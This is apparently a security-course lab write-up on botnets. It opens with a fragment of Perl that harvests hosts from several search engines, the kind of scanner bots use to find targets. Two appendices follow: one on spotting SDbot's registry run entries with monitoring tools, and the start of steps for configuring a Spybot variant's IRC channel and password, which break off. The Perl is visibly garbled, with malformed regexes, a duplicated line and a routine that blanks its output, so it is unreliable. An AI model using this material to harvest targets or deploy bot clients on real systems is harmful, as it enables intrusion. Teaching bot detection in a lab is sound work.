my $key = $_[0];
for($b=610;$b<=1000;$b+=210){
my $Ya=("http://search.yahoo.com/search?ei=UTF-8&p=".key($key)."&n=100&fr=sfp&b=".$b);
my $Res=query($Ya);
while($Res =~ m/\<span class=yschurl>(.*?)\</span>/g){
my $k=$1;
$k=~s/<b>//g;
$k=~s/</b>//g;
$k=~s/<wbr>//g;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

sub yahood(){
my @lst;
my $key = $_[0];
for($b=810;$b<=1000;$b+=210){
my $Ya=("http://search.yahoo.com/search?ei=UTF-8&p=".key($key)."&n=100&fr=sfp&b=".$b);
my $Res=query($Ya);
while($Res =~ m/\<span class=yschurl>(.*?)\</span>/g){
my $k=$1;
$k=~s/<b>//g;
$k=~s/</b>//g;
$k=~s/<wbr>//g;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

#####
# SUBS MSN
#####
sub msn(){
my @lst;
my $key = $_[0];
for($b=1;$b<=1000;$b+=10){
my $MSN=("http://search.live.com/results.aspx?q=".key($key)."&first=".$b."&FORM=PERE");
my $Res=query($MSN);
while($Res =~ m/<a href=?http:\V\V([\^\\"]*)\V/g){
if($1 !~ /msn|live/){
my $k=$1;
my @grep=links($k);
}
}
}
}

```

```

my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

#####
# SUBS ASK
#####
sub ask(){
my @lst;
my $key=$_[0];
my $i=0;
my $pg=0;
for($i=0; $i<=1000; $i+=10)
{
my
$Ask=("http://it.ask.com/web?q=".key($key)."&o=312&l=dir&qsrc=0&page=".$i."&dm=all");
my $Res=query($Ask);
while($Res=~m/<a id="\(.?)" class="\(.?)" href="\(.?)\onmousedown/g){
my $k=$3;
$k=~s/[\\"]//g;
my @grep=links($k);
push(@lst,@grep);
}}
return @lst;
}

#####
# SUBS FireBall
#####
sub fireball(){
my $key=$_[0];
my $inizio=1;
my $pagine=200;
my @lst;
my $av=0;
while($inizio <= $pagine){
my
$fireball="http://suche.fireball.de/cgi-bin/pursuit?pag=$av&query=".key($key)."&cat=fb_
loc&idx=all&enc=utf-8";
my $Res=query($fireball);
while ($Res=~ m/<a href="\?http:\\\\(.+?)\\/g ){
if ($1 !~ /msn|live|google|yahoo/){
my $k="$1/";
my @grep=links($k);
push(@lst,@grep);
}}
$av=$av+10;
$inizio++;
}
return @lst;
}
}

```

```

}

sub links()
{
my @l;
my $link=$_[0];
my $host=$_[0];
my $hdir=$_[0];
$hdir=~s/(.*)\V[^\V]*$^1/;
$host=~s/([-a-zA-Z0-9\.]+)\V.*$/1/;
$host="";
$link="";
$hdir="";
$host=~s/^\w+\/g;
$hdir=~s/^\w+\/g;
$link=~s/^\w+\/g;
push(@l,$link,$host,$hdir);
return @l;
}

sub gets(){
my $host=$_[0];
$host=~s/([-a-zA-Z0-9\.]+)\V.*$/1/;
return $host;
}

sub key(){
my $chiave=$_[0];
$chiave =~ s/^\+/g;
$chiave =~ s/^\%3A/g;
$chiave =~ s/^\%2F/g;
$chiave =~ s/^\%26/g;
$chiave =~ s/^\%22/g;
$chiave =~ s/^\%2C/g;
$chiave =~ s/^\%5C/g;
return $chiave;
}

sub query($){
my $url=$_[0];
$url=~s/http://\w+//;
my $host=$url;
my $query=$url;
my $page="";
$host=~s/href="\?http://\w+//;
$host=~s/([-a-zA-Z0-9\.]+)\V.*$/1/;
$query=~s/$host//;
if ($query eq "") {$query="/";};
eval {
my $sock = IO::Socket::INET->new(PeerAddr=>"$host",PeerPort=>"80",Proto=>"tcp") or
return;
print $sock "GET $query HTTP/1.0\r\nHost: $host\r\nAccept: */*\r\nUser-Agent:

```

```

print $sock "GET $query HTTP/1.0\r\nHost: $host\r\nAccept: */*\r\nUser-Agent:
Mozilla/5.0\r\n\r\n";
my @r = <$sock>;
$page="@r";
close($sock);
};
return $page;
}

sub unici{
my @unici = ();
my %visti = ();
foreach my $elemento ( @_ )
{
next if $visti{ $elemento }++;
push @unici, $elemento;
}
return @unici;
}

sub http_query($){
my ($url) = @_;
my $host=$url;
my $query=$url;
my $page="";
$host =~ s/href=?http:\/\:\/\/;
$host =~ s/([-a-zA-Z0-9\.\+]\.*/$1/;
$query =~ s/$host//;
if ($query eq "") {$query="/"};
eval {
local $SIG{ALRM} = sub { die "1";};
alarm 10;
my $sock = IO::Socket::INET->new(PeerAddr=>"$host",PeerPort=>"80",Proto=>"tcp") or
return;
print $sock "GET $query HTTP/1.0\r\nHost: $host\r\nAccept: */*\r\nUser-Agent:
Mozilla/5.0\r\n\r\n";
my @r = <$sock>;
$page="@r";
alarm 0;
close($sock);
};
return $page;
}
}

#####
#####
# _____ #
# /_ _/ // _ /_ \ ( ) /_ /_ ) _ _ // //
# // /_ \ - \ - ) / _ / // /_ /_ // // //
#

```

Appendix I: Prevention from Bots by using tools to monitor the Windows registry

We have seen in section 2 how the SDbot works. We have also seen how SDbot installs itself. It basically adds an entry into the windows registry. Hence every time the PC boots up; the executable file of the SDbot executes/runs and your PC is ready for the hacker to be a part of the botnet. One possible solution to prevent our PCs from such kind of an attack can be, to monitor the windows registry to see for any changes/additions done by such bots. However, not all of us are familiar with the windows registry. Hence it can be difficult to find such additions into the registry done by such bots. Also it is not advisable to play with the windows registry as we may end up deleting some important reg file.

Mentioned below is a tool that helps you monitor the windows registry for any changes / additions / deletions.

Note : Uninstall the SDbot installed from the previous section if you still haven't.

1) Active Registry Monitor (ARM)


(ARM is a free tool as opposed to the other tools we found and hence can be added in the lab in the bot removal section instead of students playing with the registry)

Active Registry Monitor is a tool that analyzes the changes made in the Windows Registry. It does so by taking the snapshot of the entire windows registry and putting a time stamp on it. It stores this snapshot in a browsable database. We can check the windows registry by just clicking on the entry in the ARM console. We can compare 2 snapshots of the windows registry taken at different instants of time to check for any changes in the windows registry.


Note: At any instant of time we can only have 2 copies of the windows registry.

Installation Process:

- 1) Download the file from the NAS onto your Windows XP virtual machine. The software is available on the site : <http://www.protect-me.com/arm/>
- 2) Follow through the installation process by keeping all the default values.
- 3) Once the ARM is installed you will get an icon on the desktop.
- 4) Click on the ARM icon. Click on file and select scan. You will see a folder created on the list menu of the ARM console with today's date and timestamp.





- 5) We can have a look at the registry from the ARM console and see that it makes an exact replica of the Windows registry. We can also browse the folder where SDbot actually adds an entry to see how it is now. (You will not see the SDbot entry now since you just uninstalled it)
- 6) Now install the SDbot again just as you did in Section 2.
- 7) Now go to ARM console and click file and scan again.
- 8) You will now see a new entry in the list menu on the left hand side in the ARM console.





- 9) Now navigate to the folder where SDbot makes an entry and compare it with the snapshot taken earlier.
- 10) As we can see clearly in the second snapshot there is an addition in the 2 folders mentioned in the SDbot code.

(a) HKEY_LOCAL_MACHINE/software/Microsoft/Windows/current version/run



(b) HKEY_LOCAL_MACHINE/software/Microsoft/Windows/current version/runservices



Thus by comparison we can simply spot any changes into the windows registry and delete the entry that is not there in the original windows registry.

Also ARM has a powerful feature by the virtue of which it is possible to undo any change / deletion that you just did and the same will be reflected in the Windows registry.

Another tool that can be used for monitoring the windows registry is the Registry Repair Pro.


2) Registry Repair Pro.

- *(We could find the demo version and it corrects only the 1st 15 errors that it encounters. Since SDbot was not amongst the 1st 15 it did not get repaired/deleted. We would need the full version for this to work it is available at http://www.download.com/Registry-Repair-Pro/3000-2094_4-10742438.html?tag=lst-2.)*

Registry Repair Pro scans the Windows registry for invalid or obsolete information. It also includes an uninstall manager, and automatically locates applications responsible for creating invalid paths errors. Additional features include complete registry backups and automatic registry error detection on Windows boot-up.


Note: Again uninstall the Sdbot from the section 2.

- 1) Obtain a copy of the Registry Repair Pro from the NAS.
- 2) Follow the installation process by keeping the default values.
- 3) This will put an icon on the desktop.
- 4) Click the icon and press scan.



It scans for various errors in your registry. Once done it gives us a summarized report mentioning the number of errors present and gives you the option of correcting the errors by clicking the repair button on the Registry Repair Pro console.

Click Repair. Once done repairing it gives you a list of the paths/errors it repairs.



(The following 2 softwares are also used for scanning the windows registry. They detected the registry entries of various exploits we had used all along these 10 labs. However they could not detect Sdbot. Hence these 2 softwares may be added in the APPENDIX)

3) WinASO Registry Optimizer

WinASO Registry Optimizer is an advanced registry cleaner and optimizer for Windows that allows you to safely clean and repair registry problems with a few simple mouse clicks. By fixing the obsolete information and adjusting the parameters in the Windows Registry, it significantly speeds up your system. WinASO Registry Optimizer is well designed to fix common problems such as denied access to missing drives and disks and illegally modified Internet Explorer pages. It offers the powerful function of Privacy Eraser, effectively scanning and clearing the history of the use of programs and applications in your system.

Steps for Installing Windows

1) Copy the setup file from the NAS and store it in your WinXP Virtual machine.


The same software can also be obtained from the internet.

http://www.download.com/WinASO-Registry-Optimizer/3000-2094_4-10757637.html?tag=lst-1.


2) Keep the default settings and run the installation steps.

3) After the software is installed, scan the registry.


If everything has gone well, you should see something like this



After the scanning is complete you would get an error report which looks something like this



4) When you click continue it will give a list of error it found and also a check box for each of them. You can manually select the entries you want to delete.



When you click repair all the selected entries will get deleted.

4) Registry TuneUp

Registry TuneUp is another tool to optimize your system Registry- It finds and removes errors in your Windows Registry, reducing application crashes, and thus enhancing the performance and reducing sluggishness. It cleans all parts of your Registry, yet it is the safest, using a built-in ignore list to prevent important entries from being listed. It allows undo, has expert/normal modes, and is very fast and powerful.

Copy the set up file from the nas and store in your WinXP Virtual machine.


The same setup file can be obtained from the internet.

http://www.download.com/Registry-TuneUp/3000-2094_4-10622665.html?tag=lst-3

Keep the default settings and run through the installation steps.

Once you have finished installing, scan the registry for errors.

You should see something like this



We can select a particular entry and delete it by pressing the Remove button

What are the specific vulnerabilities this concept exploits and **what are the defenses one can** use against the vulnerabilities?

ANS:

This lab addition is not an exploit but a prevention against one.

It basically is a windows registry monitoring tool which can be used to keep track of the windows registry for any changes or modifications in it by different exploits. It can also be used to accordingly modify the windows registry if any errors are detected.

References:

- <http://www.protect-me.com/arm/>
- http://www.download.com/Registry-Repair-Pro/3000-2094_4-10742438.html?tag=lst-2
- http://www.download.com/WinASO-Registry-Optimizer/3000-2094_4-10757637.html?tag=lst-1
- http://www.download.com/Registry-TuneUp/3000-2094_4-10622665.html?tag=lst-3

Completion checklist:

1) Did you email an electronic copy of your laboratory addition to Henry within 24 hours after the class (and name the attachment Grx_Laby_Add.doc)?

Yes

2) Did you prepare a 5 minute in class presentation (which includes enough theory and results to educate your classmates on what you did and how you did it and **discuss defenses**) and email that to Henry within 24 hours after the class (and name the attachment Grx_Laby_Add.ppt)?

Yes

3) Did you include proof that you got this working in our laboratory with our equipment? (Screen shots, output, etc)?

Yes

4) Did you include references and attributes for all materials that you used?

Yes

5) Did you write your addition so that it does not require editing to cut and paste into the lab?

Yes

6) Did you include answers to all questions you ask in the addition (a solution sheet)?

Yes

7) In adding your new concepts/exercises did you include detailed lab instructions on where to get any software you may need, how to install it, how to run it, what exactly to do with it in our lab, example outputs proving that you got the enhancement to work in our lab?

Yes.

8) Did you include any theory/background and or fundamentals of the ideas and concepts behind this addition?

Yes.

Appendix J: Spybot

SDBot was one of the earliest easy to use bots released to the public, but many similar bots followed that were built upon Spybot. One of these was Spybot. This bot is similar to SDBot but adds more functions. It was a bit easier to install than SDBot. Spybot connects to an IRC channel like SDBot for the attacker to control. In this section of the lab we will be using a variant of Spybot called tG Bot.

First, download the file tGspy-NT to your Windows VM. Next, extract it and use notepad to load the file settings.h. You need to edit the following lines with the appropriate values listed:

At the top are these lines:

```
char password[] = "password"; //bot pw
char channel[] = "#channel"; //chan joins
```

A few more lines below:

```
